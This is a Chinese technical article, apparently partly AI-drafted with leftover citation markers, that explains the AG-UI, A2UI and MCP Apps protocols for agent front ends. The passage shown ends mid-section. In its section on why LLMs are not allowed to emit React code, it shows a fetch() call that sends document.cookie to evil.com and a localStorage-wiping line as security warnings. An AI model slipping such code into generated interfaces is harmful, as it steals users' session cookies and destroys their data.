
过去我们做大模型应用,前端和后端之间的关系其实很简单:
text
用户输入
   ↓
HTTP API
   ↓
LLM
   ↓
返回一段字符串
   ↓
前端渲染 Markdown
ChatGPT 最早期的交互,本质上也可以理解成这种模型。
后来为了让回答看起来更实时,我们把普通 HTTP Response 换成了 SSE:
text
POST /chat
    ↓
LLM Streaming
    ↓
SSE
    ↓
token
token
token
token
再后来 Agent 出现了。
问题突然复杂起来。
一次请求不再只是:
用户问一句 → 模型回答一句。
而可能变成:
text
用户提出任务
    ↓
Agent 开始运行
    ↓
制定计划
    ↓
调用搜索工具
    ↓
搜索工具返回
    ↓
启动子 Agent
    ↓
更新任务状态
    ↓
请求用户审批
    ↓
用户修改参数
    ↓
Agent 继续执行
    ↓
调用数据库
    ↓
生成图表
    ↓
最终完成
这时候,一个简单的:
json
{
  "message": "任务执行中"
}
显然已经不够用了。
前端需要知道:
text
Agent 是刚开始,还是已经结束?

现在输出的是文字,还是工具调用?

工具参数还在 streaming,还是已经完整?

这个任务是不是等待人工确认?

Agent 的共享状态发生了什么变化?

前端应该显示聊天消息、表格、审批表单还是图表?

用户点击按钮之后,这个动作应该发给谁?

Agent 能不能直接生成一个新的界面?

某个 Tool 能不能自己带一个专属 UI?
正是在这种背景下,Agent 时代开始出现一系列 UI 协议。
其中最容易混淆的,就是:
MCP Apps、AG-UI、A2UI。
名字看起来都像"Agent UI 协议",但实际上,它们解决的是三个不同层次的问题。
如果先给一个最重要的结论:
AG-UI 解决"Agent Runtime 怎么和前端持续通信";A2UI 解决"Agent 怎么描述一个动态 UI";MCP Apps 解决"一个 Tool 怎么把自己的完整交互界面一起带过来"。
也可以把它们记成三个词:
text
AG-UI
Pipe
通信管道 / 事件语义

A2UI
Blueprint
UI 蓝图 / UI DSL

MCP Apps
Mini App
工具自带的小应用
理解了这三个词,后面绝大多数概念都会顺下来。
一、为什么光有 SSE 还不够?
很多人第一次看到 AG-UI 时都会产生一个疑问:
我自己定义一套 SSE Event 不就行了吗?为什么还要专门搞一个协议?
比如今天你完全可以自己设计:
json
{
  "event": "message",
  "data": "正在查询数据库"
}
接着:
json
{
  "event": "tool_start",
  "tool": "query_database"
}
然后:
json
{
  "event": "tool_finish",
  "result": {}
}
再然后:
json
{
  "event": "task_done"
}
技术上当然没有问题。
真正的问题不是:
数据怎么传过去?
而是:
这些数据是什么意思?
SSE 只是运输工具。
它解决的是:
text
Backend
   │
   │ byte stream
   ▼
Frontend
至于里面的 JSON:
json
{
  "type": "abc"
}
到底代表什么,SSE 完全不知道。
这也是 AG-UI 官方维护者解释过的一个关键点:SSE/WebSocket 解决的是 delivery,而 AG-UI 试图标准化 agentic interaction 的语义,例如生命周期、工具调用、状态同步和人机协作。:chatgpt-content-reference{index="2"}
就像 HTTP 和 TCP 的关系。
TCP 解决:
text
数据可靠地从 A 发送到 B。HTTP 进一步规定:
text
GET 是什么意思
POST 是什么意思
Header 是什么
Status Code 是什么
Body 是什么
Agent Frontend 同样需要这样一层东西。
于是才有:
text
AG-UI二、先把三种协议放到同一张架构图里
这是理解三者最重要的一张图。
#mermaid-svg-cs0XUOaH8GwAdaBs{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}@keyframes edge-animation-frame{from{stroke-dashoffset:0;}}@keyframes dash{to{stroke-dashoffset:0;}}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-animation-slow{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 50s linear infinite;stroke-linecap:round;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-animation-fast{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 20s linear infinite;stroke-linecap:round;}#mermaid-svg-cs0XUOaH8GwAdaBs .error-icon{fill:#552222;}#mermaid-svg-cs0XUOaH8GwAdaBs .error-text{fill:#552222;stroke:#552222;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-thickness-normal{stroke-width:1px;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-thickness-thick{stroke-width:3.5px;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-pattern-solid{stroke-dasharray:0;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-thickness-invisible{stroke-width:0;fill:none;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-pattern-dashed{stroke-dasharray:3;}#mermaid-svg-cs0XUOaH8GwAdaBs .edge-pattern-dotted{stroke-dasharray:2;}#mermaid-svg-cs0XUOaH8GwAdaBs .marker{fill:#333333;stroke:#333333;}#mermaid-svg-cs0XUOaH8GwAdaBs .marker.cross{stroke:#333333;}#mermaid-svg-cs0XUOaH8GwAdaBs svg{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;}#mermaid-svg-cs0XUOaH8GwAdaBs p{margin:0;}#mermaid-svg-cs0XUOaH8GwAdaBs .label{font-family:"trebuchet ms",verdana,arial,sans-serif;color:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs .cluster-label text{fill:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs .cluster-label span{color:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs .cluster-label span p{background-color:transparent;}#mermaid-svg-cs0XUOaH8GwAdaBs .label text,#mermaid-svg-cs0XUOaH8GwAdaBs span{fill:#333;color:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs .node rect,#mermaid-svg-cs0XUOaH8GwAdaBs .node circle,#mermaid-svg-cs0XUOaH8GwAdaBs .node ellipse,#mermaid-svg-cs0XUOaH8GwAdaBs .node polygon,#mermaid-svg-cs0XUOaH8GwAdaBs .node path{fill:#ECECFF;stroke:#9370DB;stroke-width:1px;}#mermaid-svg-cs0XUOaH8GwAdaBs .rough-node .label text,#mermaid-svg-cs0XUOaH8GwAdaBs .node .label text,#mermaid-svg-cs0XUOaH8GwAdaBs .image-shape .label,#mermaid-svg-cs0XUOaH8GwAdaBs .icon-shape .label{text-anchor:middle;}#mermaid-svg-cs0XUOaH8GwAdaBs .node .katex path{fill:#000;stroke:#000;stroke-width:1px;}#mermaid-svg-cs0XUOaH8GwAdaBs .rough-node .label,#mermaid-svg-cs0XUOaH8GwAdaBs .node .label,#mermaid-svg-cs0XUOaH8GwAdaBs .image-shape .label,#mermaid-svg-cs0XUOaH8GwAdaBs .icon-shape .label{text-align:center;}#mermaid-svg-cs0XUOaH8GwAdaBs .node.clickable{cursor:pointer;}#mermaid-svg-cs0XUOaH8GwAdaBs .root .anchor path{fill:#333333!important;stroke-width:0;stroke:#333333;}#mermaid-svg-cs0XUOaH8GwAdaBs .arrowheadPath{fill:#333333;}#mermaid-svg-cs0XUOaH8GwAdaBs .edgePath .path{stroke:#333333;stroke-width:2.0px;}#mermaid-svg-cs0XUOaH8GwAdaBs .flowchart-link{stroke:#333333;fill:none;}#mermaid-svg-cs0XUOaH8GwAdaBs .edgeLabel{background-color:rgba(232,232,232, 0.8);text-align:center;}#mermaid-svg-cs0XUOaH8GwAdaBs .edgeLabel p{background-color:rgba(232,232,232, 0.8);}#mermaid-svg-cs0XUOaH8GwAdaBs .edgeLabel rect{opacity:0.5;background-color:rgba(232,232,232, 0.8);fill:rgba(232,232,232, 0.8);}#mermaid-svg-cs0XUOaH8GwAdaBs .labelBkg{background-color:rgba(232, 232, 232, 0.5);}#mermaid-svg-cs0XUOaH8GwAdaBs .cluster rect{fill:#ffffde;stroke:#aaaa33;stroke-width:1px;}#mermaid-svg-cs0XUOaH8GwAdaBs .cluster text{fill:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs .cluster span{color:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs div.mermaidTooltip{position:absolute;text-align:center;max-width:200px;padding:2px;font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:12px;background:hsl(80, 100%, 96.2745098039%);border:1px solid #aaaa33;border-radius:2px;pointer-events:none;z-index:100;}#mermaid-svg-cs0XUOaH8GwAdaBs .flowchartTitleText{text-anchor:middle;font-size:18px;fill:#333;}#mermaid-svg-cs0XUOaH8GwAdaBs rect.text{fill:none;stroke-width:0;}#mermaid-svg-cs0XUOaH8GwAdaBs .icon-shape,#mermaid-svg-cs0XUOaH8GwAdaBs .image-shape{background-color:rgba(232,232,232, 0.8);text-align:center;}#mermaid-svg-cs0XUOaH8GwAdaBs .icon-shape p,#mermaid-svg-cs0XUOaH8GwAdaBs .image-shape p{background-color:rgba(232,232,232, 0.8);padding:2px;}#mermaid-svg-cs0XUOaH8GwAdaBs .icon-shape .label rect,#mermaid-svg-cs0XUOaH8GwAdaBs .image-shape .label rect{opacity:0.5;background-color:rgba(232,232,232, 0.8);fill:rgba(232,232,232, 0.8);}#mermaid-svg-cs0XUOaH8GwAdaBs .label-icon{display:inline-block;height:1em;overflow:visible;vertical-align:-0.125em;}#mermaid-svg-cs0XUOaH8GwAdaBs .node .label-icon path{fill:currentColor;stroke:revert;stroke-width:revert;}#mermaid-svg-cs0XUOaH8GwAdaBs :root{--mermaid-font-family:"trebuchet ms",verdana,arial,sans-serif;} MCP Servers
Agent Runtime
Frontend / Host Application
AG-UI Events
A2UI JSON
JSON-RPC / postMessage
User
Product UI
AG-UI Client
A2UI Renderer
Component Catalog
MCP Host
MCP App
Sandboxed iframe
Agent / Orchestrator
Runtime State
Planner / Workflow
MCP Tool
ui:// Resource
HTML / JS
这张图里最关键的是三条关系。
第一条:
text
Agent Runtime
      │
      │ AG-UI
      ▼
Frontend
第二条:
text
Agent
  │
  │ A2UI JSON
  ▼
Renderer
  │
  ▼
Native UI
第三条:
text
MCP Tool
   │
   ├── Tool Logic
   │
   └── ui:// HTML App
            │
            ▼
      sandboxed iframe
所以严格来说:
它们并不是三个竞争关系的协议。
特别是 AG-UI 和 A2UI,甚至天然可以组合。
A2UI 官方文档直接把 AG-UI 定义成 A2UI 的一种标准 transport binding:AG-UI 可以负责运输 A2UI message,而 A2UI 负责描述具体应该渲染什么。:chatgpt-content-reference{index="3"}
这句话非常重要。
可以把它想成:
text
AG-UI:

"我要发一个东西给前端。"

A2UI:

"这个东西是一张 Card,
里面有 TextField、Button、Table。"

AG-UI:

"好,我负责把这些消息传过去。"
三、AG-UI:Agent Runtime 和前端之间的"事件语言"
先讲 AG-UI,因为它是三者里面最靠近 Runtime 的。
AG-UI,全称:
Agent-User Interaction Protocol。
官方定义是一个开放、轻量、event-based 的协议,用于连接 Agent Backend 和面向用户的应用。它标准化的是 Agent 状态、UI intent、tool interaction 等信息如何流向前端。:chatgpt-content-reference{index="4"}
这里有两个关键词:
text
Agent Runtime

Event
它解决的并不是:
Button 应该长什么样?
而是:
Agent 现在到底发生了什么?
3.1 一个 Agent Run 到底发生了什么?
假设用户输入:
帮我分析最近一个月采购异常。
Agent Runtime 开始执行。
传统自定义 SSE 可能是:
text
data: 正在分析...

data: 正在查数据库...

data: 找到12条异常...

data: 完成
但前端根本不知道:
text
"正在查数据库"是不是普通文字?

是不是 tool call?

工具叫什么?

toolCallId 是多少?

参数是什么?

这次 Run 有没有结束?

中间是不是还有一个 Step?

这个结果属于哪个 Message?

是不是应该展示 Loading?

任务状态有没有变化?
AG-UI 把这些事情转换成具有明确语义的 Event。
一个典型过程可能是:
Tool Agent UI User Tool Agent UI User #mermaid-svg-lz9fRLHwayjt02v7{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}@keyframes edge-animation-frame{from{stroke-dashoffset:0;}}@keyframes dash{to{stroke-dashoffset:0;}}#mermaid-svg-lz9fRLHwayjt02v7 .edge-animation-slow{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 50s linear infinite;stroke-linecap:round;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-animation-fast{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 20s linear infinite;stroke-linecap:round;}#mermaid-svg-lz9fRLHwayjt02v7 .error-icon{fill:#552222;}#mermaid-svg-lz9fRLHwayjt02v7 .error-text{fill:#552222;stroke:#552222;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-thickness-normal{stroke-width:1px;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-thickness-thick{stroke-width:3.5px;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-pattern-solid{stroke-dasharray:0;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-thickness-invisible{stroke-width:0;fill:none;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-pattern-dashed{stroke-dasharray:3;}#mermaid-svg-lz9fRLHwayjt02v7 .edge-pattern-dotted{stroke-dasharray:2;}#mermaid-svg-lz9fRLHwayjt02v7 .marker{fill:#333333;stroke:#333333;}#mermaid-svg-lz9fRLHwayjt02v7 .marker.cross{stroke:#333333;}#mermaid-svg-lz9fRLHwayjt02v7 svg{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;}#mermaid-svg-lz9fRLHwayjt02v7 p{margin:0;}#mermaid-svg-lz9fRLHwayjt02v7 .actor{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-lz9fRLHwayjt02v7 text.actor>tspan{fill:black;stroke:none;}#mermaid-svg-lz9fRLHwayjt02v7 .actor-line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);}#mermaid-svg-lz9fRLHwayjt02v7 .innerArc{stroke-width:1.5;stroke-dasharray:none;}#mermaid-svg-lz9fRLHwayjt02v7 .messageLine0{stroke-width:1.5;stroke-dasharray:none;stroke:#333;}#mermaid-svg-lz9fRLHwayjt02v7 .messageLine1{stroke-width:1.5;stroke-dasharray:2,2;stroke:#333;}#mermaid-svg-lz9fRLHwayjt02v7 #arrowhead path{fill:#333;stroke:#333;}#mermaid-svg-lz9fRLHwayjt02v7 .sequenceNumber{fill:white;}#mermaid-svg-lz9fRLHwayjt02v7 #sequencenumber{fill:#333;}#mermaid-svg-lz9fRLHwayjt02v7 #crosshead path{fill:#333;stroke:#333;}#mermaid-svg-lz9fRLHwayjt02v7 .messageText{fill:#333;stroke:none;}#mermaid-svg-lz9fRLHwayjt02v7 .labelBox{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-lz9fRLHwayjt02v7 .labelText,#mermaid-svg-lz9fRLHwayjt02v7 .labelText>tspan{fill:black;stroke:none;}#mermaid-svg-lz9fRLHwayjt02v7 .loopText,#mermaid-svg-lz9fRLHwayjt02v7 .loopText>tspan{fill:black;stroke:none;}#mermaid-svg-lz9fRLHwayjt02v7 .loopLine{stroke-width:2px;stroke-dasharray:2,2;stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);}#mermaid-svg-lz9fRLHwayjt02v7 .note{stroke:#aaaa33;fill:#fff5ad;}#mermaid-svg-lz9fRLHwayjt02v7 .noteText,#mermaid-svg-lz9fRLHwayjt02v7 .noteText>tspan{fill:black;stroke:none;}#mermaid-svg-lz9fRLHwayjt02v7 .activation0{fill:#f4f4f4;stroke:#666;}#mermaid-svg-lz9fRLHwayjt02v7 .activation1{fill:#f4f4f4;stroke:#666;}#mermaid-svg-lz9fRLHwayjt02v7 .activation2{fill:#f4f4f4;stroke:#666;}#mermaid-svg-lz9fRLHwayjt02v7 .actorPopupMenu{position:absolute;}#mermaid-svg-lz9fRLHwayjt02v7 .actorPopupMenuPanel{position:absolute;fill:#ECECFF;box-shadow:0px 8px 16px 0px rgba(0,0,0,0.2);filter:drop-shadow(3px 5px 2px rgb(0 0 0 / 0.4));}#mermaid-svg-lz9fRLHwayjt02v7 .actor-man line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-lz9fRLHwayjt02v7 .actor-man circle,#mermaid-svg-lz9fRLHwayjt02v7 line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;stroke-width:2px;}#mermaid-svg-lz9fRLHwayjt02v7 :root{--mermaid-font-family:"trebuchet ms",verdana,arial,sans-serif;} 分析最近一个月采购异常 RunAgentInput RUN_STARTED TEXT_MESSAGE_START TEXT_MESSAGE_CONTENT TEXT_MESSAGE_END TOOL_CALL_START TOOL_CALL_ARGS TOOL_CALL_END query_purchase_data() result TOOL_CALL_RESULT STATE_DELTA TEXT_MESSAGE_START TEXT_MESSAGE_CONTENT TEXT_MESSAGE_END RUN_FINISHED
前端看到:
json
{
  "type": "RUN_STARTED"
}
就知道:
text
Run 状态:
IDLE → RUNNING
看到:
json
{
  "type": "TOOL_CALL_START",
  "toolCallId": "call_123",
  "toolCallName": "query_purchase_data"
}
就知道:
text
这不是 Agent 在"说话"。

这是 Agent 开始调用工具。
看到:
json
{
  "type": "RUN_FINISHED"
}
才知道:
text
这一轮真正结束了。这就是协议语义和"随便发几个 SSE JSON"的差异。
AG-UI 当前事件模型包括 Run 生命周期、文本消息、Tool Call、状态同步、Activity、Subagent、Custom 等类别。:chatgpt-content-reference{index="5"}
四、AG-UI 本质上是一套 Agent Runtime Event Model
如果你本身在设计 Agent Runtime,这一点尤其重要。
很多团队自己的 Agent Runtime 最后都会逐渐出现:
text
run.started
run.finished

message.created
message.delta
message.completed

tool.started
tool.args.delta
tool.finished

state.updated

subagent.started
subagent.finished

task.progress

interrupt.created

approval.required
然后你会发现:
我好像正在自己设计一套 AG-UI。
AG-UI 做的事情,就是希望把其中相当一部分语义统一掉。
比如文本消息并不是:
json
{
  "content": "你好,我正在"
}
而是有生命周期:
text
TEXT_MESSAGE_START
        ↓
TEXT_MESSAGE_CONTENT
        ↓
TEXT_MESSAGE_CONTENT
        ↓
TEXT_MESSAGE_CONTENT
        ↓
TEXT_MESSAGE_END
Tool Call 也是一样:
text
TOOL_CALL_START
        ↓
TOOL_CALL_ARGS
        ↓
TOOL_CALL_ARGS
        ↓
TOOL_CALL_END
        ↓
TOOL_CALL_RESULT
官方定义中的 Tool Call 就采用这种流式生命周期。:chatgpt-content-reference{index="6"}
为什么参数也要 streaming?
因为模型可能生成:
json
{
  "city": "Shang
然后下一段:
text
hai",再下一段:
json
"time": "2026-09-22"
}
所以 AG-UI 可以表达:
text
Tool Call 已经开始了,
但 arguments 还没有生成完。
这对于前端展示尤其重要。
否则 UI 只能等整个 Tool Call 完成后才能显示。
五、AG-UI 一个很重要的能力:Shared State
传统 Chat UI 的核心状态通常只有:
text
messages但 Agent Application 明显不止 Messages。
比如一个研究 Agent 可能有:
json
{
  "plan": [
    {
      "id": 1,
      "title": "搜索行业数据",
      "status": "completed"
    },
    {
      "id": 2,
      "title": "分析竞争对手",
      "status": "running"
    },
    {
      "id": 3,
      "title": "生成报告",
      "status": "pending"
    }
  ],
  "progress": 0.45
}
如果 Agent 每次改变状态,都把整个对象重新发送:
text
100KB
100KB
100KB
100KB
显然浪费。
于是 AG-UI 提供:
text
STATE_SNAPSHOT

STATE_DELTA
Snapshot 是完整状态。
例如:
json
{
  "type": "STATE_SNAPSHOT",
  "snapshot": {
    "progress": 0,
    "currentStep": "search"
  }
}
后面只更新变化:
json
{
  "type": "STATE_DELTA",
  "delta": [
    {
      "op": "replace",
      "path": "/progress",
      "value": 0.4
    }
  ]
}
AG-UI 的 STATE_DELTA 使用 JSON Patch(RFC 6902)表达增量变化。:chatgpt-content-reference{index="7"}
因此你可以把 Agent Runtime 的 State:
text
Agent Runtime State
        │
        │ STATE_SNAPSHOT / STATE_DELTA
        ▼
Frontend State Store
        │
        ▼
React / Vue UI
保持同步。
这比:
text
每次状态变化
→ 自己定义 custom SSE
→ 前端写 switch case
成熟得多。
六、AG-UI 和 SSE 到底是什么关系?
这是一个极容易混淆的问题。
可以简单理解:
text
SSE
=
传输方式

AG-UI
=
传输的数据语义
比如:
text
HTTP
SSE
WebSocket
关注的是:
text
数据怎么移动。而:
text
RUN_STARTED
TOOL_CALL_START
STATE_DELTA
关注的是:
text
移动的数据代表什么。目前最典型的 AG-UI 模式是:
text
Frontend

POST /agent/run
        │
        │ RunAgentInput
        ▼

Agent Runtime

        │
        │ text/event-stream
        ▼

Frontend
一个 RunAgentInput 可以包含:
json
{
  "threadId": "thread-123",
  "runId": "run-456",
  "messages": [],
  "tools": [],
  "context": [],
  "state": {},
  "forwardedProps": {}
}
AWS AgentCore 的 AG-UI contract 也是按照这一结构接收请求,并通过 SSE 返回事件流。:chatgpt-content-reference{index="8"}
一些部署已经支持 WebSocket transport,因此最好不要把 AG-UI 简单理解成:
"AG-UI = SSE。"
更准确的是:
AG-UI 定义 Event Contract;SSE 是目前最常见的 transport 之一。
例如 AWS AgentCore 当前同时支持 HTTP/SSE 与 WebSocket 方式承载 AG-UI event stream。:chatgpt-content-reference{index="9"}
七、所以 AG-UI 管不管"页面长什么样"?
一般来说:
不直接管。
比如 Agent 发:
json
{
  "type": "STATE_DELTA",
  "delta": [
    {
      "op": "replace",
      "path": "/progress",
      "value": 80
    }
  ]
}
前端完全可以展示成:
text
████████░░ 80%也可以展示成:
text
80%甚至:
text
正在处理第 8 / 10 个任务AG-UI 并没有要求你必须用哪个 UI Component。
这也是 AG-UI 和 A2UI 最大的分界线之一。
八、A2UI:如果 Agent 不只是生成文字,而是生成"界面"呢?
现在进入第二层。
假设用户说:
帮我创建一个员工请假申请。
普通 Agent 可能回答:
text
请告诉我:

1. 开始日期
2. 结束日期
3. 请假类型
4. 请假原因
用户回答:
明天到后天。
Agent 又问:
请假类型是什么?
用户回答:
年假。
这种对话其实效率很低。
真正符合软件交互习惯的方式应该是:
text
┌───────────────────────────┐
│         请假申请           │
│                           │
│ 开始日期  [ 2026-09-23 ]  │
│                           │
│ 结束日期  [ 2026-09-24 ]  │
│                           │
│ 类型      [ 年假 ▼ ]      │
│                           │
│ 原因      [            ]  │
│                           │
│           [ 提交申请 ]     │
└───────────────────────────┘
问题来了:
这个表单是谁写出来的?
传统方案是:
text
前端工程师提前写一个 LeaveForm.tsx然后 Agent 只能告诉前端:
json
{
  "component": "leaveForm"
}
但如果 Agent 根据任务动态决定:
text
今天需要 Form

下一次需要 Table

再下一次需要 Chart + Button + Filter

而且 Form 字段数量每次都不同
预先写死页面就变得很困难。
这就是 A2UI 想解决的问题。
九、A2UI 本质上是一种 Agent → UI 的声明式 DSL
A2UI,全称:
Agent to UI。
官方定义是一个用于 Agent-driven interface 的 declarative UI protocol。
核心思想是:
Agent 不直接生成 JavaScript、React、HTML,而是生成一段描述 UI 的结构化 JSON。
Client 再使用自己的 UI Component Library 渲染它。:chatgpt-content-reference{index="10"}
比如 Agent 不生成:
tsx
<Button
  style={{
    background: "red"
  }}
>
  Submit
</Button>
它可能表达成类似:
json
{
  "id": "submit_button",
  "component": "Button",
  "child": "submit_label",
  "variant": "primary"
}
然后:
json
{
  "id": "submit_label",
  "component": "Text",
  "text": "提交申请"
}
前端 Renderer 看到:
text
component = Button然后从自己的 Component Catalog 里找到:
text
Button
→ Ant Design Button

或者

Button
→ shadcn/ui Button

或者

Button
→ Flutter Button
于是 Agent 实际生成的是:
text
UI Intent而不是:
text
Executable UI Code这就是 A2UI 和很多早期 Generative UI 方案的重要区别。
十、为什么不直接让 LLM 生成 React?
表面上看,最简单的方案似乎就是:
text
LLM
 ↓
生成 React Code
 ↓
eval / compile
 ↓
Render
但它会带来几个严重问题。
假如模型生成:
javascript
fetch("https://evil.com", {
  method: "POST",
  body: document.cookie
})
怎么办?
或者:
javascript
window.localStorage.clear()又怎么办?
甚至只是生成:
javascript
while (true) {}都可能带来问题。
因此 A2UI 采取的是:
text
Agent

只能说:

Card
Text
Button
TextField
Table

不能直接发送任意 JavaScript
客户端自己维护一个可信 Catalog:
text
Component Catalog
──────────────────

Card       ✅
Text       ✅
Button     ✅
TextField  ✅
Table      ✅
Chart      ✅
DatePicker ✅
Agent 只能使用已经允许的组件。
官方将这种理念描述为:
UI 以 declarative data 的形式传递,而不是任意可执行代码;客户端维护可信组件 Catalog。:chatgpt-content-reference{index="11"}
因此 A2UI 可以理解成:
text
AI 可以搭积木

但积木是谁生产的,
仍然由客户端决定。
十一、A2UI 的三个核心对象:Surface、Component、Data Model
理解 A2UI,核心不是记协议字段,而是理解这三个概念。
text
Surface
   │
   ├── Components
   │
   └── Data Model
11.1 Surface
Surface 可以理解成:
一块由 Agent 管理的 UI 区域。
例如:
text
surfaceId = "leave_application"或者:
text
surfaceId = "purchase_analysis"Agent 首先告诉 Renderer:
json
{
  "version": "v1.0",
  "createSurface": {
    "surfaceId": "leave_application"
  }
}
这相当于:
给我创建一块新的 UI 画布。
A2UI 的标准流程就是从 createSurface 开始。:chatgpt-content-reference{index="12"}
11.2 Component
接下来 Agent 描述:
text
这块 Surface 上有什么。例如:
json
{
  "version": "v1.0",
  "updateComponents": {
    "surfaceId": "leave_application",
    "components": [
      {
        "id": "root",
        "component": "Column",
        "children": [
          "title",
          "startDate",
          "endDate",
          "submit"
        ]
      },
      {
        "id": "title",
        "component": "Text",
        "text": "请假申请"
      },
      {
        "id": "submit",
        "component": "Button",
        "child": "submitText"
      },
      {
        "id": "submitText",
        "component": "Text",
        "text": "提交"
      }
    ]
  }
}
注意这里:
text
Agent 没有生成 DOM。

Agent 只是描述:

root 是 Column

Column 里面有什么 child

某个 child 是 Button
所以真正 rendering 的过程是:
text
A2UI JSON
      ↓
A2UI Renderer
      ↓
Component Registry
      ↓
React / Flutter / Angular
      ↓
Native UI
A2UI 官方实现理念本身就是跨 Web、Mobile、Desktop 的 native component rendering,而不是把远端页面原样塞进客户端。:chatgpt-content-reference{index="13"}
十二、A2UI 为什么要把 Component 和 Data 分开?
这是 A2UI 很值得注意的一点。
假设 UI:
text
姓名:[张三]
年龄:[28]
一种设计是:
json
{
  "component": "TextField",
  "value": "张三"
}
但这样 UI Structure 和 Data 强绑定。
A2UI 更倾向于:
text
Component
    │
    │ bind
    ▼
Data Model
例如:
json
{
  "component": "TextField",
  "value": {
    "path": "/employee/name"
  }
}
Data Model:
json
{
  "employee": {
    "name": "张三"
  }
}
因此结构:
text
TextField
→ /employee/name
而数据:
text
/employee/name
→ 张三
完全分开。
假如 Agent 后面只需要改:
text
张三
→ 李四
不用重新发送整个组件树。
只需要:
json
{
  "version": "v1.0",
  "updateDataModel": {
    "surfaceId": "employee",
    "path": "/employee/name",
    "value": "李四"
  }
}
A2UI v1.0 的 updateDataModel 正是通过 JSON Pointer 定位 Surface Data Model 中的数据,并允许独立更新,而不需要重新发送 Component Structure。:chatgpt-content-reference{index="14"}
这其实跟现代前端框架里的:
text
View
+
State
非常像。
十三、A2UI 不是"一次生成整个页面",而是 Streaming UI
另一个非常容易误解的地方是:
A2UI 是不是让模型一次生成一个巨大的 JSON UI?
不一定。
它从设计上支持 incremental update。
典型流程是:
